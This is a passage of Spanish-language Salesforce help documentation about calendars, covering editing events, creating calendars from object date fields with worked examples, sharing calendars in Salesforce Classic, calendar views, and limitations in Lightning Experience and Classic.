- Para volver a programar un evento, en una vista de calendario, arrastre el evento a una división temporal diferente. Para obtener mejores resultados, pase el ratón por la línea de asunto del evento antes de arrastrarlo. Si el evento es un evento recurrente ( ), sólo se modificará la incidencia que arrastre, no la serie completa.
- Haga clic en **Modificar** junto al evento en una vista de lista de actividades, una lista relacionada Actividades abiertas o una lista relacionada Historial de actividades. La página de detalles del evento se abre.
- Vaya a una vista de calendario, una vista de lista de actividades, una lista relacionada o la ficha Inicio. Pase su ratón sobre el asunto de un evento. Aparece una pequeña ventana con opciones de modificación.
- Utilice Cloud Scheduler para colaborar con otros en la elección de una fecha y hora para la reunión. Cuando confirma la fecha y hora de la reunión, convierte la reunión en un evento de Salesforce que puede modificar o eliminar como cualquier evento.

## Utilizar calendarios para realizar seguimientos y visualizar fechas en objetos de Salesforce

¿Desea una forma sencilla y visual de realizar seguimientos de campañas vigentes o próximas? ¿Casos de asistencia? ¿Eventos de minoristas? ¿Oportunidades por cierre? Cree un calendario a partir de un objeto estándar o personalizado: Seleccione un campo de fecha que represente los datos sobre los que desea realizar un seguimiento, y el calendario mostrará datos en ese campo como elementos de calendario. Puede personalizar la mayoría de los calendarios aplicando una vista de lista. Hemos incluido algunos ejemplos habituales. Puede ocultar o mostrar calendarios, y puede modificarlos y eliminarlos. Se aplican algunas consideraciones a la creación de calendarios.

EDICIONES

Disponible en Lightning Experience en: **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

1. Crear un calendario
   Este es el método para crear un calendario basado en un objeto estándar o personalizado en Salesforce.
2. Crear un calendario de fechas de cierre de oportunidades
   Vea todas las fechas de cierre programadas de sus oportunidades de un vistazo.
3. Crear un calendario de fechas de vencimiento de tareas
   Cree un calendario que muestre el vencimiento de sus tareas.
4. Crear un calendario de campañas de Correo electrónico directo
   Obtenga una visión general de todas sus campañas de Correo electrónico directo.
5. Crear un calendario para ver casos abiertos por acuerdo de nivel de servicio
   Supervise casos abiertos y aumente el cumplimiento de su acuerdo de nivel de servicio.
6. Consideraciones para calendarios creados a partir de un objeto de Salesforce
   Las consideraciones para calendarios creados a partir de un objeto de Salesforce incluyen la capacidad de filtrar vistas de lista, que es un límite sobre el número de elementos que se pueden mostrar, la no compatibilidad con la suscripción a calendarios y la compatibilidad con objetos estándar.


## Crear un calendario

Este es el método para crear un calendario basado en un objeto estándar o personalizado en Salesforce.


EDICIONES

Disponible en Lightning Experience en: **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

1. Empiece a crear un calendario.





2. Seleccione un objeto en el que basar el calendario.





3. Seleccione los campos que determinan los que muestra el calendario **(1, 2, 3)**.

   Si lo desea, filtre los elementos de calendario seleccionando una vista de lista **(4)**.




El calendario muestra elementos de forma diferente dependiendo de los campos de fecha que seleccione.

**Campos de (Fecha)**





Los nombres de algunos campos de fecha incluyen (Fecha). Si selecciona un campo de (Fecha), el calendario muestra elementos en la parte superior (como elementos de todo el día).

**Campos de (Fecha/hora)**

Los nombres de otros campos de fecha incluyen (Fecha/Hora). Si selecciona un campo de (Fecha/hora) en **Campo para comienzo**, el calendario muestra elementos en los puestos de hora. Si selecciona también un campo en **Campo para finalización** (es opcional) y la duración del elemento supera las 24 horas, el calendario muestra los elementos en la parte superior (como elementos de todo el día).


**Selección de los campos de inicio y finalización**




**Campo para finalización** es opcional. Si lo utiliza, debe seleccionar el mismo tipo de campo que en **Campo para comienzo**. Por ejemplo, si selecciona un campo (Fecha) en uno, no puede seleccionar un campo (Fecha/hora) en el otro. Si selecciona campos que generan fechas en el orden incorrecto (finalización antes del inicio), Salesforce muestra un mensaje de error cuando guarda el calendario.

El color de cada calendario es el color del objeto en el que se basa. (Si un objeto personalizado tiene un tema, el tema determina el color del calendario.) Puede ocultar o mostrar calendarios individuales. (También puede ocultar el calendario de eventos de Salesforce, pero no hay ningún otro tipo de configuración disponible.)

Supongamos que muestra un calendario con suficientes elementos para enviar el total de elementos pasado el límite (150 elementos) en esa vista. Salesforce muestra una alerta y oculta elementos en otros calendarios.




CONSULTE TAMBIÉN

Consideraciones para calendarios creados a partir de un objeto de Salesforce

## Crear un calendario de fechas de cierre de oportunidades

Vea todas las fechas de cierre programadas de sus oportunidades de un vistazo.

Utilice las siguientes selecciones.

**Objeto**
Oportunidad

**Nombre del calendario**
Oportunidades que cierran

**Campo para comienzo**
Fecha de cierre (Fecha)

**Campo para finalización**
Ninguno

**Aplicar un filtro (opcional)**
Mis oportunidades, u otra vista de lista

**Nombre de campo para mostrar**
Nombre

Ahora tiene un calendario que le recordará las fechas de cierre de todas sus oportunidades.

EDICIONES

Disponible en Lightning Experience en: **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Crear un calendario

## Crear un calendario de fechas de vencimiento de tareas

Cree un calendario que muestre el vencimiento de sus tareas.

En primer lugar, solicite a su administrador de Salesforce que sustituya el campo Fecha de vencimiento del formato Tarea por un campo Fecha/Hora personalizado. Luego, utilice las siguientes selecciones.

EDICIONES

Disponible en Lightning Experience en: **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

**Objeto**
Tarea

**Nombre del calendario**
Fecha de vencimiento de tareas

**Campo para comienzo**
Fecha de vencimiento y Hora (Fecha/Hora)

**Campo para finalización**
Ninguno

**Aplicar un filtro (opcional)**
Mis tareas

**Nombre de campo para mostrar**
Asunto

Ahora puede ver las fechas de vencimiento de sus tareas junto a sus eventos de Salesforce.

## Crear un calendario de campañas de Correo electrónico directo

Obtenga una visión general de todas sus campañas de Correo electrónico directo.

Utilice las siguientes selecciones.

EDICIONES

Disponible en Lightning Experience en: **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

**Objeto**
Campaña

**Nombre del calendario**
Correo electrónico directo

**Campo para comienzo**
Fecha de inicio (Fecha)

**Campo para finalización**
Fecha de finalización (Fecha)

**Aplicar un filtro (opcional)**
Todas las campañas activas de Correo electrónico directo

**Nombre de campo para mostrar**
Para mostrar el nombre de cada campaña en el calendario: Nombre

Para mostrar cada propietario de campañas en el calendario: Propietario

Ahora puede realizar un seguimiento visual de campañas de Correo electrónico directo por nombre o propietario.

CONSULTE TAMBIÉN

Crear un calendario

## Crear un calendario para ver casos abiertos por acuerdo de nivel de servicio

EDICIONES

Disponible en Lightning Experience en: **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

Supervise casos abiertos y aumente el cumplimiento de su acuerdo de nivel de servicio.

Utilice las siguientes selecciones.

**Objeto**
Caso

**Nombre del calendario**
Tiempo restante en acuerdo de nivel de servicio

**Campo para comienzo**
Fecha de apertura (Fecha)

**Campo para finalización**
Campo de fórmula personalizado, Apertura (Fecha) + 36 horas: Caducidad de ANS

**Aplicar un filtro (opcional)**
Todos los casos abiertos, u otra vista de lista

**Nombre de campo para mostrar**
Nombre del cliente

Ahora puede ver de un vistazo si está cumpliendo su acuerdo de nivel de servicio.

CONSULTE TAMBIÉN

Crear un calendario

Construir un campo de fórmula

## Consideraciones para calendarios creados a partir de un objeto de Salesforce

EDICIONES

Disponible en Lightning Experience en: **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

Las consideraciones para calendarios creados a partir de un objeto de Salesforce incluyen la capacidad de filtrar vistas de lista, que es un límite sobre el número de elementos que se pueden mostrar, la no compatibilidad con la suscripción a calendarios y la compatibilidad con objetos estándar.

**Filtrado de vista de lista.**
No hay vistas de lista disponibles para el filtrado de calendarios basándose en los objetos Eventos o Tareas. Para calendarios creados desde otros objetos, se admiten las vistas de lista con el ámbito Mi y Todos, pero no se admiten las vistas de lista con el ámbito Mi equipo.

**Límite de elemento de calendario**
Los usuarios pueden ver hasta un total de150 elementos de calendario en la vista diaria o semanal, incluyendo eventos de Salesforce y los elementos en calendarios que cree. Supongamos que selecciona un calendario con suficientes elementos para enviar el total pasado el límite en esa vista. Lightning Experience muestra una alerta y oculta elementos en otros calendarios.

**Suscripción a calendarios**
No puede suscribirse a calendarios que creen otros usuarios. La persona que creó el calendario es la única que puede acceder a él.

**Objetos estándar admitidos**

| | | | |
|---|---|---|---|
| Cuenta | Aprobación | Lista de precios | Tarea |
| Activo | Evento | Producto | Tema |
| Insignia recibida | Vacaciones | Informe | Usuario |

| | | | |
|---|---|---|---|
| Campaña | Idea | Habilidad | Solicitud de provisión de usuario |
| Caso | Candidato | Usuario de habilidad | Insignia de trabajo |
| Contacto | Oportunidad | Persona de redes sociales | Orden de trabajo |
| Contrato | Pedido | Publicación de redes sociales | Agradecimiento de trabajo |
| Correo electrónico | Socio | Solución | |

Para obtener más información, consulte:Actividades: Eventos y Calendarios en la página 257 en Qué no está disponible en Lightning Experience.

CONSULTE TAMBIÉN

Crear un calendario

## Colaboración de calendario en Salesforce Classic

Otorgue a otros usuarios el acceso para ver o modificar su calendario en Salesforce Classic o visualizar un calendario que un compañero comparte con usted.

Vea una demostración: Quién ve qué: Valores predeterminados de toda la organización

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

1. Compartir su calendario en Salesforce Classic
   Puede otorgar a compañeros, grupos personales y públicos, funciones o funciones y subordinados el acceso para ver o modificar su calendario en Salesforce Classic.
2. Visualizar el calendario de un compañero en Salesforce Classic
   Cuando los compañeros de trabajo comparten sus calendarios con usted, puede ver los calendarios en Salesforce Classic.

CONSULTE TAMBIÉN

Recordatorios de actividades en Salesforce Classic

Personalizar su experiencia de Salesforce

Acceder a actividades

### Compartir su calendario en Salesforce Classic

Puede otorgar a compañeros, grupos personales y públicos, funciones o funciones y subordinados el acceso para ver o modificar su calendario en Salesforce Classic.

Vea una demostración: Quién ve qué: Valores predeterminados de toda la organización

Las opciones varían para compartir su calendario con otros usuarios, dependiendo del nivel de colaboración de calendario en toda la organización que establezca por su administrador de Salesforce. Las opciones pueden hacen que su calendario esté más disponible para otros, no menos. La configuración de colaboración de calendario afecta a la visibilidad de los elementos de un calendario, pero no otorga a los compañeros el acceso a la página de detalles de evento.

Los eventos asociados con un registro que posee son visibles para cualquier persona por encima suya en la jerarquía de funciones.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para crear eventos
- "Modificar eventos"

1. Desde su configuración personal, introduzca *Colaboración de calendario* en el cuadro Búsqueda rápida y, a continuación, seleccione **Colaboración de calendario**.
2. Haga clic en **Agregar** para compartir su calendario con otros usuarios. Seleccione los usuarios, las funciones o los grupos cuyas actividades desea mostrar en su calendario.
3. Especifique cómo desea compartir su calendario. Seleccione una de las siguientes opciones:

   **Ocultar detalles**
   Los compañeros pueden ver si ciertos horarios están disponibles, pero no pueden ver ninguna otra información relacionada con la naturaleza de los eventos de su calendario.

   **Ocultar detalles y agregar eventos**
   Los compañeros pueden ver si ciertos horarios están disponibles, pero no pueden ver los detalles de los eventos. Pueden insertar eventos en su calendario.

   **Mostrar detalles**
   Los compañeros pueden ver la información detallada de los eventos en su calendario.

   **Mostrar detalles y agregar eventos**
   Los compañeros pueden ver la información detallada de los eventos en su calendario y pueden insertar eventos en su calendario.

   **Acceso completo**
   Los compañeros pueden ver información detallada acerca de eventos en su calendario, insertar eventos y modificar eventos existentes.

CONSULTE TAMBIÉN

Acceder a actividades

## Visualizar el calendario de un compañero en Salesforce Classic

Cuando los compañeros de trabajo comparten sus calendarios con usted, puede ver los calendarios en Salesforce Classic.

Su acceso para ver detalles de eventos, modificar o crear eventos varía según el calendario. Su acceso a un calendario en particular depende de cómo configure su administrador de Salesforce su organización y las opciones de colaboración de calendarios que su compañero de trabajo haya elegido.

Puede ver todos los eventos propiedad de usuarios por debajo de usted en la jerarquía de funciones.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

- En la vista diaria, semanal o mensual, haga clic en **Cambiar** al lado del nombre en la parte superior del calendario y, a continuación, seleccione el calendario que desea ver.

## Vistas de calendario

Las vistas de calendario muestran sus eventos en Salesforce.

1. Vistas de calendario en Lightning Experience
   Su calendario muestra todos los eventos que posee en Salesforce, incluyendo eventos que se producen fuera de su horario de oficina. Los calendarios que crea desde un objeto de Salesforce muestran datos en campos de fecha como elementos de calendario. Vea, cree y modifique sus eventos en una vista de día o de semana.

2. Vistas de calendario en Salesforce Classic
   Las vistas de calendario muestran su propio calendario y los calendarios de compañeros junto con vistas de lista de tareas abiertas. En la ficha Inicio, la sección Calendario muestra eventos próximos, un selector de fecha para el mes y vínculos a otras vistas de calendario y actividad. Puede compartir su calendario con compañeros e imprima listas de tareas y calendarios.

## Vistas de calendario en Lightning Experience

Su calendario muestra todos los eventos que posee en Salesforce, incluyendo eventos que se producen fuera de su horario de oficina. Los calendarios que crea desde un objeto de Salesforce muestran datos en campos de fecha como elementos de calendario. Vea, cree y modifique sus eventos en una vista de día o de semana.

EDICIONES

Disponible para Lightning Experience en: **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Consideraciones para el uso de eventos y calendarios en Lightning Experience

## Vistas de calendario en Salesforce Classic

Las vistas de calendario muestran su propio calendario y los calendarios de compañeros junto con vistas de lista de tareas abiertas. En la ficha Inicio, la sección Calendario muestra eventos próximos, un selector de fecha para el mes y vínculos a otras vistas de calendario y actividad. Puede compartir su calendario con compañeros e imprima listas de tareas y calendarios.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

### Donde seleccionar o cambiar vistas

Puede acceder a vistas de calendario en las siguientes ubicaciones.

- La sección Calendario en la parte inferior de la ficha Inicio (si la ficha Inicio no muestra la sección Calendario, solicite a su administrador de Salesforce personalizar su formato de página de inicio)
- El acceso directo Calendario en la barra lateral que abre su última vista de calendario utilizada (si su administrador de Salesforce ha activado el acceso directo)
- La página de detalles para un evento o una tarea
- Una vista de lista de actividades

En cualquier vista, cuando pasa el ratón sobre un evento que tiene permiso para ver y modificar, una superposición muestra detalles del evento y acciones que puede llevar a cabo. Su administrador de Salesforce configura el contenido de las superposiciones.

### Vistas de actividad, día, semana y mes

Las vistas de calendario muestran eventos del siguiente modo:

- Un día a la vez: u **Hoy**
- En una fecha que selecciona utilizando
- Un semana a la vez: o **Esta semana**
- En una vista de semana, con o sin fines de semana
- Un mes a la vez: o **Este mes**
- En un día que selecciona: Haga clic en la vista de semanas o meses
- En una lista de actividades (eventos y tareas):

En cualquier vista de calendario, puede cambiar vistas haciendo clic en el icono para una vista diferente. En una vista de semanas o meses, haga clic en una fecha para ver la vista del día.

### Vista de usuario único y vistas de otros calendarios

La vista de usuario único ( ) muestra hasta 1.000 eventos en un mes en cualquiera de los siguientes:

- Su propio calendario
- El calendario de otro usuario (no disponible en Personal Edition)
- Un calendario público
- Un calendario de recursos

Haga clic en **Cambiar** para cambiar usuarios o calendarios. Haga clic en **Compartir mi calendario** para permitir a otros usuarios ver su calendario. Para restablecer su vista a su propio calendario, haga clic en **Volver a mi calendario**.

Nota: Las actividades relacionadas con otro registro son visibles para usuarios superiores al propietario de la actividad en la jerarquía de funciones independientemente de que los ajustes de colaboración de su organización especifiquen el uso de jerarquías.

Todas las vistas de días y semanas de usuario único del calendario de un usuario muestran una lista de las tareas abiertas del usuario junto al calendario. Una lista desplegable le permite elegir otras vistas, por ejemplo tareas atrasadas o tareas que vencen hoy.

De forma predeterminada, sus vistas de calendario semanales o diarias muestran el intervalo de horas especificado como `Inicio de día` y `Fin de día` en su página de información personal.

Si sincroniza los eventos de Outlook utilizando Salesforce for Outlook, es posible que vea un panel en la parte superior de su calendario vinculado a una lista de sus eventos sin resolver. eventos sincronizados de Outlook que no se han asignado a registros de Salesforce.

### Ver varios usuarios

La vista de varios usuarios ( ) muestra varios calendarios y actividades de usuarios juntos. Seleccione una vista de lista de usuarios existente desde la lista desplegable **Ver** o haga clic en **Crear nueva vista**.

La vista muestra la disponibilidad de cada persona. Una leyenda en la vista muestra ocupado y fuera de la oficina. Si se establece un evento para mostrar la hora como libre, las vistas de varios usuarios no lo muestra.

Tenga en cuenta estas limitaciones de la vista de varios usuarios:

- La modificación de arrastrar y colocar no está disponible en la vista de varios usuarios.
- El calendario de varios usuarios funciona de un modo distinto en el portal de socios. Por ejemplo, los socios solamente pueden ver eventos en los calendarios de personas de su misma empresa y de su gestor de canales.

### Vista de impresión

Después de seleccionar una vista y hacer clic en **Vista de impresión**, ajuste la vista antes de imprimirla.

- Hacer clic en **Imprimir esta página** para enviar la vista de impresión a la impresora.
- Para cambiar las fechas antes de la impresión, haga clic en , , **Hoy**, **Esta semana** o **Este mes**.
- En una vista de días o de semanas, seleccione una vista de lista de tareas diferente si lo desea.
- En vistas de varios usuarios, en la lista desplegable **Ordenar por**, seleccione `Hora` para incluir los eventos de todos los usuarios en un solo calendario. O bien seleccione `Usuario` para mostrar un calendario separado para cada usuario.

## Consideraciones para el uso de eventos y calendarios

Salesforce siempre muestra la fecha y hora de un evento en la zona horaria que ha seleccionado para Mi configuración. Trabajar con reuniones y programaciones es diferente en Lightning Experience y Salesforce Classic.

1. Consideraciones para el uso de eventos y calendarios en Lightning Experience
   Cuando utiliza eventos y calendarios en Lightning Experience, tenga en cuenta estas consideraciones sobre la creación, actualización y propiedad de eventos y otros elementos de calendario.
2. Consideraciones para el uso de eventos y calendarios en Salesforce Classic
   Tenga en cuenta estas consideraciones para la creación, actualización, propiedad e invitación a otros a eventos en Salesforce Classic.

## Consideraciones para el uso de eventos y calendarios en Lightning Experience

Cuando utiliza eventos y calendarios en Lightning Experience, tenga en cuenta estas consideraciones sobre la creación, actualización y propiedad de eventos y otros elementos de calendario.

EDICIONES

Disponible para Lightning Experience en: **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

**Horario de oficina**
Su calendario no indica el horario de oficina que ha seleccionado en su configuración personal.

**Sin eventos recurrentes**
No puede crear ni modificar eventos recurrentes. No obstante, si un compañero de trabajo utiliza Salesforce Classic para crear una serie de eventos recurrentes, puede ver y modificar los eventos de la serie en Lightning Experience.

**Citas de Outlook**
No puede crear una cita de Microsoft® Outlook® desde un evento de Salesforce.

**Invitaciones de eventos**
No puede invitar personas a reuniones, actualizar eventos, aceptar o rechazar eventos, o ver una lista de invitados a un evento. Sin embargo, si alguien crea una reunión en Salesforce Classic y le invita, se muestra en su calendario.

**Vistas de calendario**
Los calendarios en Lightning Experience no tienen vista del mes o vista de impresión. No puede ocultar los fines de semana.

**Filtrado de vista de lista.**
No hay vistas de lista disponibles para el filtrado de calendarios basándose en los objetos Eventos o Tareas. Para calendarios creados desde otros objetos, se admiten las vistas de lista con el ámbito Mi y Todos, pero no se admiten las vistas de lista con el ámbito Mi equipo.

**Límite de elemento de calendario**
Los usuarios pueden ver hasta un total de150 elementos de calendario en la vista diaria o semanal, incluyendo eventos de Salesforce y los elementos en calendarios que cree. Supongamos que selecciona un calendario con suficientes elementos para enviar el total pasado el límite en esa vista. Lightning Experience muestra una alerta y oculta elementos en otros calendarios.

**Colaboración y propiedad de calendarios**
No puede compartir su calendario con su superior u otros compañeros de trabajo. Los administradores en la jerarquía de funciones pueden utilizar informes para ver eventos propiedad de personas por debajo de ellos en la jerarquía de funciones, pero no modificarlos. Solo una persona puede ser propietario de una reunión. Si la reasigna una reunión a otra persona, ya no aparece en su calendario.

**Calendarios públicos y calendarios de recursos**
No puede crear calendarios públicos o calendarios de recursos, y no puede ver calendarios públicos o calendarios de recursos creados en Salesforce Classic.

**Programador en la Nube**
Lightning Experience no es compatible con las solicitudes de reuniones de Cloud Scheduler.

### CONSULTE TAMBIÉN

Consideraciones para el uso de tareas en Lightning Experience

Consideraciones para el uso de actividades

## Consideraciones para el uso de eventos y calendarios en Salesforce Classic

Tenga en cuenta estas consideraciones para la creación, actualización, propiedad e invitación a otros a eventos en Salesforce Classic.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

Los eventos con invitados no están disponibles en: **Personal Edition**

### Modificación de eventos

**Permiso para modificar los eventos de otras personas**
El modelo de colaboración de calendarios de su organización y su permiso de control de colaboración de calendarios personales para modificar eventos de otras personas. No obstante, los gestores de la jerarquía de funciones siempre podrán modificar los eventos propiedad de la gente que supervisen, independientemente de esta configuración.

**Permiso para modificar calendarios públicos y calendarios de recursos**
El modelo de colaboración de calendarios controla el permiso para modificar eventos en calendarios públicos y de recursos.

**Cambios en campos en eventos únicos y sus series**
Si cambia un campo en un evento único y luego cambia ese campo en la serie, el cambio en la serie sustituye el cambio en el evento único.

### Eliminación de eventos

**Declinación de invitaciones a eventos**
Si declina un evento al que se le ha invitado, Salesforce retirará el evento de su calendario. Solo el propietario del evento puede eliminar un evento con invitados.

**Notificación para series de eventos eliminados**
Si el propietario de un evento elimina una serie de eventos recurrentes, todos los invitados reciben una notificación por correo electrónico único sobre la cancelación de la serie de eventos.

**Gestión de eventos pasados y futuros en series eliminadas**
Si elimina una serie de eventos, solo elimina eventos futuros. Los eventos que ya se han celebrado no se ven afectados.

Si se elimina una serie que contiene eventos pasados, se desplaza la serie a la Papelera. Como resultado, no se puede recuperar la serie de la Papelera.

Si se elimina una serie que no contiene eventos pasados, Salesforce desplaza la serie a la Papelera. Los eventos individuales que formaban parte de la serie no se desplazan a la Papelera.

**Gestión de series restauradas de la papelera**
Si restaura una serie de la Papelera,se crean eventos únicos. Esos eventos únicos contienen los detalles definidos por la serie y cualquier cambio o adición realizados en ellos individualmente antes de la eliminación de las series.

**Calendarios públicos eliminados**
Si elimina un calendario público, Salesforce no lo coloca en la Papelera de reciclaje.

### Eventos recurrentes ( )

**Efectos de cambios en una serie de eventos y eventos únicos en una serie**

PRECAUCIÓN: Los cambios en cualquier campo en una serie de eventos sustituye los cambios realizados anteriormente en eventos únicos.

Si cambia los siguientes parámetros, el estado de los invitados a eventos futuros se restablece a Sin responder. Se pierden los mensajes enviados con respuestas de invitados y otros cambios en eventos futuros únicos. Los desencadenadores y flujos de trabajo también se restablecen, y se romperán los vínculos con futuros eventos.

- Casilla de evento de día completo
- Hora de inicio y de finalización
- Ubicación
- Frecuencia de repetición
- Fecha de inicio y de finalización de la repetición, si envía actualizaciones a los invitados

Si no envía actualizaciones y solo amplia la fecha de finalización de la repetición, no se verán afectados los eventos futuros.

**Visualización de hora original y la nueva hora de inicio y finalización de una serie cambiada**

Si el organizador modifica la hora programada de un evento en una serie recurrente, la vista de calendario y la sección Calendario de la ficha Inicio muestra la hora actualizada. Sin embargo, la página de detalles del evento único continuará mostrándole la hora original hasta que acepte o rechace la serie.

**Número máximo de eventos únicos en una serie**

- Diario: 100
- Semanal: 53
- Mensual: 60
- Anual: 10

Haga clic en **Calcular la fecha de finalización máxima** para introducir la fecha de finalización máxima permitida para la frecuencia seleccionada.

**Duración de eventos**

Si su administrador de Salesforce ha activado eventos de varios días, puede crear eventos de hasta 14 días de duración, excepto eventos recurrentes. Cuando crea un evento recurrente, la duración máxima de los eventos únicos en la serie es de 24 horas. Después de crear la serie, puede cambiar la duración a hasta 14 días si su administrador de Salesforce ha activado eventos de varios días.

**Recordatorios de eventos**

Si crea un evento recurrente y deja la casilla de verificación seleccionada, recibe un recordatorio para cada evento único en la serie.

**Archivos adjuntos en eventos**

Puede adjuntar archivos a una serie de eventos recurrentes. Después de crear una serie, puede agregar o eliminar archivos adjuntos a cada evento único en la serie.

Los archivos adjuntos aparecen solo en la página de detalles del evento, no en la página de detalles de otros registros con los que está relacionado el evento. Si no ve la lista relacionada Archivos adjuntos en la página de detalles del evento, solicite a su administrador de Salesforce que la agregue al formato de página del evento.

## Invitar personas y recursos de programación

